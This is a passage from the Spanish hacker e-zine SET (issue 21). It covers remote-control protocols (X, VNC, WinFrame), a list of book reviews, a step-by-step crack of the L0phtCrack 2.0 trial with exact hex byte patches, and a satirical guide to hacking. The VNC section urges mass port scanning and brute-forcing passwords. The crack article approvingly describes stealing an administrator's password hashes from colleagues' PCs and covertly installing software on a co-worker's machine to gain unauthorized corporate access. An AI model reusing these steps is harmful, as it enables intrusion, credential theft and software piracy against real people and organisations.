Una vez se tiene una aplicacion visualizandose en un Xterminal, es facil mandarle pulsaciones de teclas (comando SendEvent), y hala, a hackear.
Tambien se puede mandar un dibujo, capturar lo que el usuario ve, o incluso redirigir sus entradas y salidas a otro Xterminal.
Como te habras podido dar cuenta, no existe ninguna otra restriccion: no usuario, ni password, nada de nada.
Por eso, en entornos multiusuario (compartiendo el mismo host) un usuario puede usar el servidor, aunque lo haya arrancado otro usuario.
Eso permite facilmente ver lo que hace el usuario que esta sentado en la consolaX principal.
Incluso mas: si varios usuarios de terminales X se validan contra el mismo servidor (de autentificacion), lo normal sea que lo tengan como (xhost +) , por lo que cualquier usuario puede usar el Xserver de otro impunemente.
Esto se soluciona con un protocolo que implemente cifrado, tal como ssh.
Y, tal como estan las cosas, crackear a ssh es practicamente imposible.
Y tambien se puede aplicar xauth para aumentar la seguridad.
Mas datos en:

la mini-FAQ de Remote-X-Apps de Linux
http://ciac.llnl.gov/ciac/documents/ciac2316.html
comp.windows.x
www.x.org
RFC1013

OTROS SISTEMAS
VNC
Este es otro sistema de control remoto. En este modo no se opera con ventanas distintas, sino que se toma el control total del ordenador host.
La nomenclatura cambia, y se llama servidor al ordenador que ejecuta las aplicaciones, y cliente al que lleva el control del raton, teclado y pantalla.
Se arranca el/los servidor/es, se arranca el cliente, se conecta con el servidor deseado, y se maneja en remoto.
En este caso el usuario que esta delante del servidor ve como se mueve el cursor, aunque puede tomar el control en cualquier momento.
Hay unicamente servidor para Win9x/NT, pero clientes para Win3.1, Win9x/NT, Linux y otros UNIX.
Los fuentes son publicos, y ademas muy instructivos.
La gracia esta en mandar los eventos por parte del cliente, y refrescar la pantalla cada vez que cambia.
Solo funciona con TCP/IP, pero se puede hacer a traves de Internet.
El sistema de autentificacion es con puerto/clave, y la clave usa 16 bytes, asi que es bastante dificil de conseguir.
Esto se comprueba mirando el codigo; la clave se le hace un hash, y esto es lo que se chequea.
La verdad es que usa DES de simple longitud, tanto para archivar las claves como para el desafio/respuesta.
Es uni-usuario; es decir, solo un terminal puede tomar control del servidor.
De hecho, el servidor deja de ser operativo mientras esta siendo manejado en remoto.
El puerto usado para escuchar es el 5900, y se comienza el protocolo con el comando RFB 003.003 , Asi que usa un protocolo llamado RFB, que esta muy bien explicado en el archivo rfbproto.h , y se parece mucho al que usa X-Window.
Asi que ya sabes: telnet xxx.yyy.zzz.ttt 5900 , y a ver quien te responde.
O se pueden usar otras herramientas; recomiendo strobe/iss para hacer un port-scaning masivo. Luego, probar todas las claves.
O lo mas facil: parchear el fuente, y que lo haga por ti automaticamente:
modulo vncclient.cpp
funcion vncClientThread::InitAuthenticate
donde dice // Compare them to the response
Ojo que tiene un mecanismo de seguridad extra: cuando el cliente ha fallado demasiadas veces la clave, no le deja intentarlo hasta pasado un rato.
Mas informacion (y fuentes) en www.orl.co.uk/vnc

CARBON COPY
Exactamente igual que el VNC, pero tambien permite que el cliente y el servidor sean de MS-DOS, con lo que el trafico es menor. Es posible arrancar Windows en el servidor, y que lo maneje el cliente. Lento, pero efectivo.
El sistema de autentificacion es basado en clave, y es bastante seguro.
Uni-usuario tambien.

REMOTE CONTROL
Lo mismo. Quizas un poco mas lento, supongo que porque decide mandar la pantalla en momentos innecesarios. Es barato, pero solo se puede hacer a traves de linea telefonica. La clave se puede establecer tanto en el cliente como en el servidor. Asi se evita el spoofing en ambas direcciones.
Uni-usuario.

PC ANYWHERE
Nunca lo he usado.

WINFRAME
Merced a su protocolo ICA (Independent Computing Architecture), se afirma
que es el sistema que mas rapido transmite los datos. Y creo que es verdad.
Pero, como todos, se basa en enviar datos de uno a otro.
El sistema es multiusuario.
Usa un servidor de tipo NT con un "plug-in", por lo que la seguridad es
exactamente la misma que Nt Server 3.51 o 4.0
Funciona por TCP/IP, IPX, NetBios, o uno propietario.
En cualquier caso, se establece un protocolo superior llamado ICA que sirve
para enviar los movimientos del raton y teclado, y para recibir las
respuestas, que son siempre redibujar zonas de pantalla.
Con TCP/IP, el puerto usado es el 1512, y hay 2 tipos de paquetes:
-busqueda de servidor (broadcast) mide 512 y es UDP
-paquete de datos: protocolo TCP, hasta 1460 bytes.
y se reconoce que te atiende un servidor porque cada 2 segundos, manda
el comando
ICA
para ver si le respondes.
Hay clientes (redordar que la nomenclatura esta cambiada) para DOS,
Windows 3.x, Win9x/NT, Mac, Linux, Sun, Otros UNIX, e incluso navegadores.
La autentificacion se lleva a cabo mediante el sistema tipico de MicroSoft
de desafio/respuesta, al igual que LanManager, es decir:
-claves de 8-40 caracteres
-el server envia un hash de desafio
-el cliente envia un hash del desafio y la clave
-el servidor chequea este hash contra el de la base de datos SAM
Veamos mas detalle:
En principio, se usan claves (keys) de 1024 que se dividen en:
-dos claves RC5 de 128 bits para conectar
-dos claves RC5 de 40, 56 o 128 bits tras el logon.
Se usa el algoritmo RSA con bloques de 64 bits y 12 vueltas.
-Se generan 2 numeros A y B usados de parametros del metodo Diffie-Hellman.
-El servidor genera su clave privada K1
-El sevidor genera una llave publica P1=A*K1 mod B
-El servidor envia A, B y P1 al cliente.
-El cliente recibe estos valores
-El cliente genera la clave privada K2
-El cliente genera una clave secreta S=(P1**K2) mod B
-El cliente genera su clave publica P2=(A**K2) mod B
-El cliente envia P2 al servidor
-El servidor recibe P2
-El servidor averigua S=(P2**K1) mod B
El hecho de poder obtener S es debido a que
((A**K1 mod B)**K2) mod B = (A**(K1*K2)) mod B
((A**K2 mod B)**K1) mod B = (A**(K2*K1)) mod B
Aunque un intruso obtenga P2, P1, A y B (todos ellos viajan por a red),
no se puede obtener S (eso es lo que opinan los de RSA laboratories)

A partir de aqui, los datos entre el cliente y el servidor van cifrados
con ese hash S.
Una cosa buena que tiene es que si apagas el cliente, la conexion se guarda,
por lo que si desde el mismo cliente, el mismo usuario vuelve a conectar, se
queda donde estaba la ultima vez.
El protocolo ICA no esta descrito libremente en ninguna parte (que yo sepa)

TERMINAL SERVER
Microsoft le compro a Citrix la tecnologia MultiWin para convertir sus
servidores NT en multi usuario.
Como, porque, cuando y quien se explican en
www.gcisystems.com/thinclient/wts-faq.html
El protocolo usado es RDP (Remote Desktop Protocol) compatible con las

```
especificaciones T.120 para comunicaciones multipunto en tiempo real.
Mas concretamente, en el modo T.128; mas info en:
www.itu.org
gw.databeam.com/ccts/t120primer.html

Para consideraciones morales, consultar RFC949 y RFC505

*EOF*
```

```
-[ 0x10 ]-------------------------------------------------------------------
-[ La Biblioteca del Hacker ]-----------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-21-
```

```
    dMP     .aMMMb
   dMP     dMP  MP
  dMP     dMMMMMP
 dMP     dMP dMP
dMMMMMP dMP dMP
```

```
    dMMMMb  MM. dMMMMb  MM.     MM. .aMMMb dMMMMMMMP dMMMMP .aMMMb  .aMMMb
   dMP  MP dMP dMP  MP dMP     dMP dMP dMP   dMP    dMP    dMP"VMP dMP  MP
  dMMMMK" dMP dMMMMK" dMP     dMP dMP dMP   dMP    dMMMP  dMP     dMMMMMP
 dMP  MF dMP dMP  MF dMP     dMP dMP aMP   dMP    dMP    dMP.aMP dMP dMP
dMMMMP" dMP dMMMMP" dMMMMMP dMM  VMMMP"   dMP    dMMMMMP VMMMP" dMP dMP
```

[La Biblioteca del Hacker]

"A room without books is like a body without soul"

- Cicero

Vamos a comentar algunos libros que creemos que al hacker de hoy en dia le seran de mucha utilidad. Ya hemos recibido algunos mails al respecto de comentar libros que sirvan de apoyo. Ya sabemos que de textos no se aprende todo. Con lo que el Staff de SET se ha puesto manos a la obra y trataremos numero a numero de comentar libros "clasicos" que no pueden faltar en vuestras estanterias, algunos nuevos que os pueden ser de bastante utilidad. Trataremos de dar la mayor informacion de como localizar cada libro. Tambien comentaremos algun libro que nos ha hecho gracia y libros relacionados con la cibercultura. En este numero tenemos quince libros para comentar.

Tambien queremos desde aqui invitaros a todos a nos envieis comentarios de libros que os hayan sido de utilidad, con todos los datos posibles. Tambien podeis enviar direciones de webs que contengan buenos tutoriales. Temas interesantes pueden ser.

- Programacion de Z80
- Programacion de PICs
- Electronica
- Ingenieria Social ;)
- Cibercultura

Mas todos los que se os ocurran a vosotros, la direcion a la que debeis de enviar los comentarios es la siguiente :

<set-fw@bigfoot.com>

Pues introducidos ya a lo que es esta secion vamos a ello. En este numero comentaremos los siguientes libros. El titulo en < > es el titulo original de la version Inglesa del libro.

- El Leguaje de programacion C
  <The C Programing Language>

- Curso de C bajo Unix
- La Biblia del servidor APACHE
  <Apache Server Bible>
- The Virtual Community
- The Hacker Crackdown
- Open Sources: Voices from the Open Source Revolution
- Born to code in C
- Programming Perl
- Undocumented DOS : A programmer’s guide to reserved MS-DOS
                      functions and data structures
- Unix Network Programming
- Redes de Computadoras
- Cryptography and Data Security
- Circuitos Electronicos

Otros Libros que _pueden_ ser interesantes

- La Ley de Murphy
  <Murphys Laws>
- Sabios consejos para Generar Estres
  <The little book of Stress>

-.-

El Lenguaje de programacion C

Autor : Brian W. Kernighan
        Dennis M. Ritchie

Editorial : PHH, Prentice Hall
            ISBN 969-880-205-0

Libro de consulta sobre el ANSI C, de precio muy ajustado, ahora debe de rondar una 3000 pts. Este no es un libro para los no iniciados en el C, aclara todos los conceptos muy bien, esta bien organizado y tiene ejercicios utiles. Este libro es bastante viejo, su segunda edicion en castellano salio en el 95. No deberia de ser dificil de localizar en bibliotecas tecnicas o buenas librerias. Este libro tiene unas 295 paginas.

Curso de C bajo Unix

Autor : Diego Rafael Llanos Ferraris

Editorial : Secretariado de Publicaciones e Intercambio Cientifico
            de la Universidad de Valladolid.
            ISBN 84-7762-828-9

Debo de reconocer que cuando este libro llego a mis manos me senti gratamente sorprendido, es el mejor libro que he visto para aprender a programar C desde cero basandose en el sistema Unix. El libro debe de tener unos 75 ejercicios. Una muy buena introducion al uso del

pseudocodigo para su uso sistematico. El libro tiene dos partes bien diferenciadas, la introducion a lo que es el C como lenguaje y luego a su programacion bajo Unix. El libro se basa en ANSI C. Nos describe las distintas herramientas que son necesarias para programar bajo Unix desde el man a el gcc. Y finalmente los apendices con todo lo necesario bien organizado. Este libro cuando salio debia de costar unas 3600pts. Altamente recomendable. Tiene unas 350 paginas.

La Biblia del Servidor APACHE

Autor : Mohammed J. Kabir

Editorial : Anaya Multimedia
ISBN 84-415-0807-0

Version Original : IDG Books (1998)
APACHE Server Bible

Este es un libro que te incia en el apache y luego te convierte en usuario avanzado. Desde configurar un apache para una intranet, para internet con servicios minimos a un servidor con dominios virtuales, redirecion por ip, discriminacion de ips, SSL y HTTPS. Libro muy completo que incluye un cd-rom con pijadas varias. Algunos direis para que queremos un libro sobre el Apache cuando hay tanto escrito en docs por ahi. Ya lo se pero este es un volumen de consulta como el Unix Power Tools, que debes de tener a mano. Su precio es algo alto. Cuesta unas 6500pts, la version en Ingles debe de ser bastante mas barata. Este libro tiene unas 700 paginas.

The Virtual Community

Autor : Howard Rheingold

Editorial : William Patrick Books
ISBN 0-201-60870-7
Primera Edicion 1993

No hay mucho que decir un libro que no se si esta traducido a castellano pero que con seguridad se puede comprar en Espa~a en buenas librerias. Eso si prepararos para pagar al menos 5000pts. El libro es sobre BBs, gente en la red, comunidades virtuales y como funciona. Puede ser que ahora este un poco desfasado, pero seguro que le sacais algo es una lectura muy entretenida. Tiene unas 300 y pico paginas. El libro en USD valia algo como 22$.

The Hacker Crackdown

Autor : Bruce Sterling

Editorial : Bamtam Books
ISBN-0-553-56370-X

Este libro no necesita presentacion, todo el mundo ha oido hablar de el. Publicado en 1992 se relata desde la redada a Phrack, toda la operacion Sundevil. No os voy a contar mucho, la mitad ya lo habreis

leido. Ademas si no te quieres comprar el libro lo puede leer _GRATIS_
en la red, el autor asi lo quiso. Tanto la version inglesa como la
espa~ola que ha sido recien traducida. La cual tambien es gratis.
Pero de verdad si os gusta la original y no os va el rollo masoquista
de leerlo en la terminal pues te puedes gastar tu 1000pts que cuesta el
libro ahora. Todo un clasico de 360 paginas.

Open Sources: Voices from the Open Source Revolution

Autores : Brian Behlendorf, Scott Bradner, Jime Hammerly, Kirk McKusick
Tim O'Reilly, Tom Paquin, Bruce Perens, Eric Raymond,
Richard Stallman, Michael Tiemman, Linus Torvalds, Paul Vixie,
Larry Wall y Bob Young.

Editorial : O'Reilly
ISBN 1-56592-582-3
Primera Edicion: Enero de 1999

Mucho se ha hablado del software libre, en este libro 14 de los mas
destacados representantes de este movimiento exponen cada uno en un
capitulo su particular vision del mismo. Todo tiene cabida aqui, desde
la FSF al fenomeno Linux pasando por Perl, Apache, DNS Bind.
A destacar que fieles al espiritu del Open Source el libro se puede
consultar gratuitamente en la web de O'Reilly -http://www.ora.com-
Los que gusten del libro clasico se encontraran con unas 260 paginas
y aproximadamente 2000 pts de coste.

Programming Perl

Autores : Larry Wall, Tom Christiansen & Randal L. Schwartz

Editorial: O'Reilly
ISBN - 1-56592-149-6
Segunda Edicion: Septiembre 1996

Referencia basica para programar en Perl. Muy indicado para los que nunca
somos capaces de recordar las reglas de las expresiones regulares. De ahi,
a la poesia en perl, hay todavia muchas horas por delante.
Unas 6000 pts por algo mas de 500 paginas.

Undocumented DOS : A programmer's guide to reserved MS-DOS
functions and data structures

Autor : Schulman, Andrew
ISBN 0-201-57064-5

En este libro se demuestra la cantidad de cosas interesantes que se podia
hacer con el Ms-Dos ... eran otros tiempos

Born to code in C

Autor : Schildt, Herbert
ISBN 0-07-881468-5

Aqui hay piezas de museo. Cosas que en el libro anterior solo estan esbozadas, se desarrollan aqui para goce del lector. Es un libro dificil de conseguir.

Unix Network Programming

Autor: W. Richard Stevens

Editorial: Prentice Hall Software Series
ISBN 0-13-949876-1

Mitico libro de la biblioteca hacker, con el cual descubrireis la potencia de las herramientas de comunicaciones de un sistema UNIX, los sockets!. No trata solo TCP/IP, sino otros protocolos tambien bastante extendidos e interesantes como puede ser IPX. Quiza lo unico que se le puede discutir es lo arido que puede llegar a resultar en algun momento, ya que llega a parecer en algun momento un manual, mas que un libro didactico. Aun asi... si quereis programar sockets, os recomiendo que lo tengais a mano, con el cerca cualquier codigo de sockets que encontreis podreis intentar descifralo.

Redes de Computadoras

Autor: Andrew S. Tanenbaum

Editorial: Prentice Hall Publishing
3era Edicion
ISBN 968-880-958-6

Un libro lejos de las formulas y bastante entretenido. Casi cualquier descripcion de redes (ya sean de computadores o telefonica) podreis encontrala aqui. Estudios muy intuitivos del funcionamiento de los protocolos mas conocidos (especialmente de TPC/IP), dise~o de redes, tecnologias actuales... Si quereis comprender major como funciona la Internet, no dejeis de tenerlo en vuestra biblioteca, pues os remediara muchas dudas.

Cryptography and Data Security

Autora: Dorothy Elizabeth Robling Denning

Editorial: Adison-Wesley Publishing Company
ISBN 0-201-10150-5

Un magnifico libro de criptografia. Introduce la criptografia desde los algoritmos mas deviles y antiguos, mostrando el modo de romperlos y de este modo introduciendo mejoras progresivas hasta llegar a algoritmos y tecnicas actuales, inroduciendo tambien donde pueden residir sus devilidades. No solo trata el cifrado de bloques, el mas importante en sistemas informaticos, si no tambien trata cifrado de "streams", mas facil de implementar por hardware. En general un libro muy completo y no demasiado largo, eso si, si no te apasionan las matematicas y la criptografia... ni lo abras! ;)

Circuitos Electronicos

Autor: Norbert R. Malik

Editorial: Prentice Hall Publishing
ISBN 84-89660-03-4

Un libro muy completo de electronica. Con un enfoque relativamente practico, quiza su mayor devilidad reside en las explicaciones de nivel fisico (funcionamiento fisico de un transistor), donde tan solo se dan explicaciones intuitivas. Aun asi, se puede decir que es uno de los libros mas completos del tema, incluyendo algo de simulacion con PsPice (si bien esta relativamente obsoleto, ya que todo lo que se explica ahora se puede realizar en un modo grafico mucho mas amigable). Aunque no sea lo mas importante de este libro, tambien podreis encontrar temas de Electronica Digital. En resumen, si quereis aprender electronica, y no os importa demasiado la cuantificacion de lo que ocurre en un semiconductor (fisica atomica)... este es vuestro libro!.

La Ley de Murphy

Autor : Arthur Bloch

Editorial : Temas de Hoy
ISBN 84-7880-862-0

Libro entrenido donde los haya, no hace falta que os cuente quien es Murphy no? Haced una busqueda en cualquier buscador inlgles o hispano y encontrareis multitud de paginas. Creo que incluso anda el libro ya por ahi pirateado. Pero esta entretenido, cuesta una 2000pts. Tiene unas 300 paginas.

Sabios consejos para provocar Stress

Autor : Rohan Candappa

Editorial : Emece Editores
ISBN 84-7888-475-0

Este peque~o libro de bosillo que no llega a las 500 pts te puede dar horas de diversion, sobre todo si tratas de aplicar sus consejos. Algunos como estos, El truco de la tele, enterate de cuando dan el programa favorito de tus amigos. Llamalos siete minutos despues de que haya comenzado. Libro muy, muy entrenido. Tiene unas 160 paginas.

EOF

```
-[ 0x11 ]--------------------------------------------------------------------
-[ Crakeando L0phtcrack 2.0 ]------------------------------------------------
-[ by Madfran ]-----------------------------------------------------SET-21-
```

Como crackear el L0phtcrack 2.0 .... o el vendedor que no vende.

Hola a todos.....

Empezare esta historia avanzando que soy un total aprendiz en estas lides de crackear programas (ingenieria inversa, lo llaman a esto). No me gusta utilizar programas de otra gente sin su permiso pero tambien me molesta tener que pagar por algo que realmente no vale mucho.

No se cuando leereis esto, y tal vez cuando caiga en vuestra manos, este totalmente obsoleto, viejo y caduco, pero creo que vale la pena escribirlo por dos motivos :

1.- Me ha obligado a reflexionar sobre el procedimiento empleado para obtener el objetivo que deseaba.

2.- Puede que sea util a otros, mas que nada como metodo de aproximacion.

CONTEXTO

Un usuario normal y corriente, dentro de una red Ethernet con servidores Windows-NT (de finales de 1998).
El tal usuario, quiere disponer de un programa corporativo, para hacer una peque~a prueba.
Se le contesta que tiene derecho a usarlo y por tanto, si lo desea, lo comunique por escrito y (previo cargo a su departamento del costo proporcional de la licencia), se le dara acceso.
El usuario normalito, hace cuentas, se da cuenta del cumulo de burocracia que se le va a caer encima, y decide buscar la solucion por otro lado.

EMPIEZA LA BUSQUEDA

Como os podeis imaginar, para poner tener acceso a un programa corporativo basta instalarlo en el PC del usuario normalito, pero con una pasword que de acceso a donde se encuentre el deseado programa. O sea una password de administrador de red.
Empieza a buscar en Internet y se entera que hay unos chicuelos que tienen una web en www.l0phtcrack.com, donde ofrecen una version de evaluacion (la version 2.0) que permite utilizar todas las funciones gratis, durante 15 dias.

Pues se lo baja para ver que pinta tiene !

PRIMEROS PASOS

Nada mal el trabajo de estos de L0pht !
Con su programa y algunas utilidades que vienen con el paquete, puedes extraer el contenido del registro o de los ficheros SAM de la copia de seguridad de cualquier PC que tengas a mano.
Nuestro heroe se pone a probar con uno !

En el primero encuentra su propia password (bueno,...ya la conocia)
En el segundo .....bingo!, uno de los burros que hacen de administradores
locales se ha dejado la password en el registro.
Rapidamente, hace copia en un fichero.

Todo hay que decirlo. El trabajo no ha hecho mas que empezar. Lo que realmente
tiene nuestro protagonistra, son las hash de la password. Ahora hay que
intentar encontrar algo que cuadre con dicha hash (la password). Pues nada,
ponemos en marcha otra vez el L0pht y esperamos,.....mucho tiempo.....
.....demasiado tiempo.
El administrador no es totalmente idiota y tiene una pasword donde combina
diversos tipos de caracteres. Total, que a los quince dias, la version 2.0
ha caducado y todavia no tiene la ansiada password.
Que hacer ?

OTRA VEZ EN LA CARRETERA

Una solucion es obvia. Te conectas con www.L0phtcrack.com, te registras, das
tu tarjeta de credito, y al cabo de un tiempo,.....te han vaciado la cuenta
corriente y a lo mejor te envian el codigo con el cual poner a funcionar el
flamante rompe passwords.

Vale gracias ! pero.... no hay otra solucion ?

Primero de todo, lo tipico y topico. Se desintala el L0pht, se borra el
directorio donde se encontraba, se instala de nuevo y .....nada. Los de L0pht
son mas listos y han puesto en algun sitio una informacion con la fecha de la
instalacion del programa. Se podria cambiar la fecha del PC, pero como es una
maquina que, por motivos que no vienen a cuento, no interesa tenerla con una
fecha distinta a la real, el sufrido chaval, ni lo intenta.

SEGUNDOS PASOS

Nuestro hombre reflexiona.....

Estamos en un Windows-9x o NT.
Estos OS tienen un sistema de almacenamiento llamado registro.
Ahi se guarda mucha informacion sobre programas utilizados en la maquina.

Busquemos en el registro !

Lanza el regedit (o similar) y busca por L0phtCrack....y encuentra :

```
HKEY_CURRENT_USER
  Software
    LHI
      L0phtCrack        Predeterminado
                        AdminGroupName
                        Install
                        WordList
```

Lo de Install es prometedor. Es un registro en DWORD con numeros sin sentido.
No nos olvidemos, que el protagonista de nuestra historia, es neofito en casi
todo y no piensa a lanzarse a mano a desentranyar que se encuentra dentro
del registro Install. Hace lo mas facil. Coge y lo borra.

Lanza de nuevo el L0pht y..... nada. La licencia ha caducado.
Probablemente en caso de que L0pht no encuentre el registro lo busque en otra

parte de la mara~a de archivos windows y lo vuelve a copiar alli.
Se le ocurre una idea. Copia el L0pht en un disquette, en un momento de descuido de un companyero de trabajo (o de un subalterno despistado, que mas da!), le instala el programa, lanza el regedit, copia el contenido de Install, desinstala y borra todas las huellas (dactilares y digitales).
Vuelve a su ordenata (el otro zangano todavia esta meando) lanza el regedit y sustituye el valor de Install por el nuevo valor.
Con dedos temblorosos, lanza el L0pht y ......funciona! Ya tiene 15 dias mas de gracia !.

En dos dias tiene ya la deseada password e instala el programa que ha desencadenado toda esta historia.
Pero nuestro amigo ha quedado enganchado en la droga de las password.
Ahora las quiere todas !

Con malas artes consigue un fichero de paswords mas amplio. Dia y noche su PC trabaja en la busqueda de password,...los dias pasan,.....asalta nuevamente otro PC para conseguir un nuevo valor de Install,.....los subalternos meones y los amigos descuidados se le van acabando. Que hacer ?

NUEVA BUSQUEDA

Ha oido hablar de gente que se dedica a craquear programas (vaya... a quitarles las protecciones). Empieza a buscar en nuestra amada Internet y descubre que a esta gente le gusta que su trabajo se denomine ingenieria inversa.
Descubre que hay un tal +ORC (Old Red Cracker), que tiene un academia propia en FRAVIA. Descubre sus comentarios, su filosofia y su pequenyo manual para ignorantes y neofitos. Descubre todo un mundo,....desensambladores, editores hexadecimales,.... decide empezar una nueva tarea.

TERCEROS PASOS

Primero de todo es buscar las herramientas.

- Como desamblador se decide por el W32dasm7 (version de evaluacion)
  Al ser de evaluacion tiene el problema de no poder imprimir ni hacer proyectos, pero al menos no tiene que luchar contra el tiempo y las fechas de caducidad (recordais como empezo la historia, no ?)

- Para editar, tambien se decide por una version de evaluacion de HexWorkshop version 2.5 (www.bpsoft.com)

Despues,....a trabajar !

Lanza la version caducada del L0phtcrak y observa bien los mensajes.
Toma nota de que en la segunda pantalla aparece el siguiente mensaje :

"Your trial version of L0phtCrack 2.0 has expired. You.....bla, bla, bla"
(vete al cuerno !. Ya te he dicho que no pienso pagarla !)

Se queda con la copla del "expired".

Lanza el W32dasm7, pide desamblar el fichero lophtcrack95.exe, bueno,...antes ha hecho una copia de seguridad.

Mediante el buscador del menu, busca el string "expired"

Encuentra un trozo de codigo mas que interesante.

```
inicio-codigo*****************************************************************

:00401B3B       E8F4260200      call 00424234

* Referenced by a (U)nconditional or (C)onditional Jump at Addres: :00401A646C

:00401B40       39BDC0000000    cmp [ebp+000000c0], edi
:00401B46       741D            je 00401B65
:00401B48       39BDC4000000    cmp [ebp+000000c4],edi
:00401B4E       7F15            jg 00401B65
:00401B50       57              push edi
:00401B51       57              push edi

*Possible StringData Ref. from Data Dbj ->"Your trial version of L0phtCrack  "
                                        ->"2.0 has expired. You must register"


:00401B52       681CA14400      push 0044A11C

final-codigo******************************************************************
```

Veamos, veamos..... Que te parece !
Nuestro hombre, no tiene grandes conocimientos de assembler, pero si sabe que la instruccion "je" significa que el programa va a saltar a algun sitio (a la direccion 00401B65), si se cumple alguna condicion y que esta direccion esta despues del mensaje de error.

En este momento se da cuenta que no tiene ni idea de programacion en bajo nivel. Pues nada ! para esto esta Internet. Se conecta a un buscador y empieza a buscar, rapidamente encuentra una pagina en espa~ol que da un minicurso para zopencos de asembler. Lo copia, y tranquilamente lo estudia una semanita, en su tiempo libre. (esto del cracker, descubre que es una plasta de mucho cuidado y que es bastante cansado).

Terminado el curso para asnos, le ha quedado en la cabeza que :

 - je, significa jump equal. O sea que salta si se cumple una condicion previa.
 - Que existe otra instruccion, jmp, que significa salta pase lo que pase.
   (bueno, en ingles se dice de otra forma)

Nuestro amigo piensa ....   (....lo hace a veces),

" y si cambiaramos el je por un jmp?".

A lo mejor, lo unico que consigue es que no salga la pantallita y el programa sigue sin funcionar, pero probar no cuesta nada.

Ni corto ni perezoso, lanza el editor de codigo hexadecimal y,.....no entiende nada! Aqui no hay ni je ni narices!
Despues del desconcierto inical, se da cuenta que el desemsamblador le ha dado informacion extra, que no aparece despues en el editor.

Cual es la informacion relevante en el W32dasm7 ? Pues solo lo que es puramente hexadecimal, o sea :

```
inicio-codigo*****************************************************************

39BDC0000000
741D
39BDC4000000
```

```
7F15
57
57
681CA14400

final-codigo**********************************************************************
```

Bueno. Realmente en la pantalla del editor, te aparece algo como asi.

```
inicio-codigo*********************************************************************

39BDC0000000741D
39BDC40000007F15
5757681CA14400

final-codigo**********************************************************************
```

De todas formas se empieza a entender.
Bien ! Asi que el famoso je, en hexadecimal es 74.
Perfecto,....pero.... como sera jmp?

Vuelta al W32dsm7 y busqueda por jmp. Facil ! Sencillo ! en todos los casos jmp corresponde a EB.

Ahora si. Entramos en el editor hexadecimal, cargamos el L0phtCrack y buscamos por 74,.....encontramos muchos,....demasiados.

A continuacion la hace un poco mejor y busca por 741D39BDC4000000, ahora si! Encuentra una unica ocurrencia y la cambia por EB1D39BDC4000000.

Salva el archivo, cierra todo y con el animo encogido lanza el L0phtCrack.

Le sale la pantalla con la advertencia de :

"0 Days until trial version will expire"

Le da al OK y........ EUREKA ! el programa funciona !

A partir de aqui ya no tiene problemas con la busqueda de passwords en el mundo Windows-9x o NT,..... solo es cuestion de tiempo y maquinas disponibles. Paciencia la tiene, ... los ordenadores son incansables, ...la red a sus pies ! (Oh! maestro de maestros y genio de la informatica !).

PD: El porque del titulo.

No entiendo como L0phtCrack pretende ganarse la vida vendiendo este tipo de programas, ya que por definicion, un hacker (o uno que empiece pero tenga espiritu de hacker) no va a pagar un duro por una historia (por muy L0pht-pu~etas que sea) que finalmente puede obtener gratis con paciencia, esfuerzo personal y curiosidad.

Pero como parece que los negocios les van bien, (en Septiembre del 99 iban por la version 2.5), sospecho que sus verdaderos clientes son los administradores de redes, que los compran con el dinero de las corporaciones y despues los utilizan para divertirse buscando passwords (o los olvidan en el cajon de los recuerdos).
Si alguna vez os pasais por el despacho de algunos de estos administradores, vereis la cantidad de tonterias que tienen y encima las tratan de alto secreto.

Nuestro companyero de aventuras, no vendio su programa crakeado ni lo

intercambio. Simplemente lo utilizo para sus fines, paso la informacion a otros y (de pasada) descubrio un mundo nuevo
(recomiendo una visita a los de +FRAVIA, donde entre otros muchos crackers podreis encontrar a SiuL+Hacky y sus articulos).

madfran

EOF

```
-[ 0x12 ]--------------------------------------------------------------------
-[ JAKIN PARA ANORMALES ]-----------------------------------------------------
-[ by jnzero ]-----------------------------------------------------SET-21-
```

EH! tu el de ahi! Llevas leidos todos los SET, JJF, Raregazz y aun no tienes webos para jackear un sistema? Vives al lado del cuartelillo local y te tienen localizado por tirarte a las ni~as de tu barrio?


Tranquilo! Existe un metodo infalible que permitira jackear hasta la nasa sin que pillen. 31337 personas ya lo han probado y a ninguna la cogieron, no querras ser tu el ultimo no?

Y cual es el metodo? , te estaras preguntando. Pues hoy lo tenemos aqui, en exclusiva para los lectores de SET.

1)
No le digas tu nombre a nadie o da un nombre falso. Todos podian estar espiandote. Y cuando digo todos es _todos_. Caso practico: en el instituto te pregunta una tia si quieres fornicar con ella. No la creas, no es mas que una agente del CESID en mision logistica.
Como hemos llegado a la conclusion?
Facil, las tias nunca piden salir a un tio (a no ser que seas modelo en cuyo caso: para que quieres ser jacker, gilipollas?)

2)
Cuando te pregunten sobre informatica siempre responde que no sabes nada de nada, es mas, con un vestuario adecuado incluso ni se molestaran en preguntarte. El look mas adecuado es un taparrabos en plan tarzan, un desodorante especial para gente como tu (ninguno) y algun que otro animal de compa~ia (ladillas, piojos, a gusto del consumidor). Te aseguro que nadie sospechara que eres un jaker (eso si, si te detienen por guarro, te pueden cazar).

3)
Ahora entramos con lo tecnico. Lo primero es el telefono desde el que vamos a llamar. Desde que sabemos que existe la triangulacion de los moviles, y que los numeros 900 saben desde donde llamas, tendremos que utilizar el beich boxin que consiste en pinchar una linea de telefono en los cajetines de telefonica (suponemos que ya sabes hacerlo-porque te miraste todos los ezines de intenne).
Tu diras: Ah! que cachondo, pero si pasa alguien y me ve enganchado con un peazo ordenador vendran unos se~ores de verde a darme por el weich. Pues no porque vamos a evitar que tengas contactos sexuales con gentes de otro planeta. En primer lugar, coge el portatil de tu papi y pintalo de camuflaje. Pero CUIDADO, dependiendo de si estas en desierto, jungla o nieve deberas cambiar de pintura. Lo mejor es hacerte unas cartulinas en plan manualidades y pegarlas al portatil.
Para el cuerpo lo mejor es una manta de estas que salen en la tienda en casa y un hueco en la tierra como te voy a dibujar.



4)
La cuenta: no seas tan lam... digo gilipollas de utilizar al tuya. Create una desde un cybercafe (no vaya a ser que tengas ya pinchada tu cuenta) con Telelain (evidentemente). Pon nombres que parezcan normales (nada de H4CkZ3r0K001 y en el DNI no pongas el tuyo (evidentemente) sino que busca un programa que te calcule la letra a partir del DNI.

5)
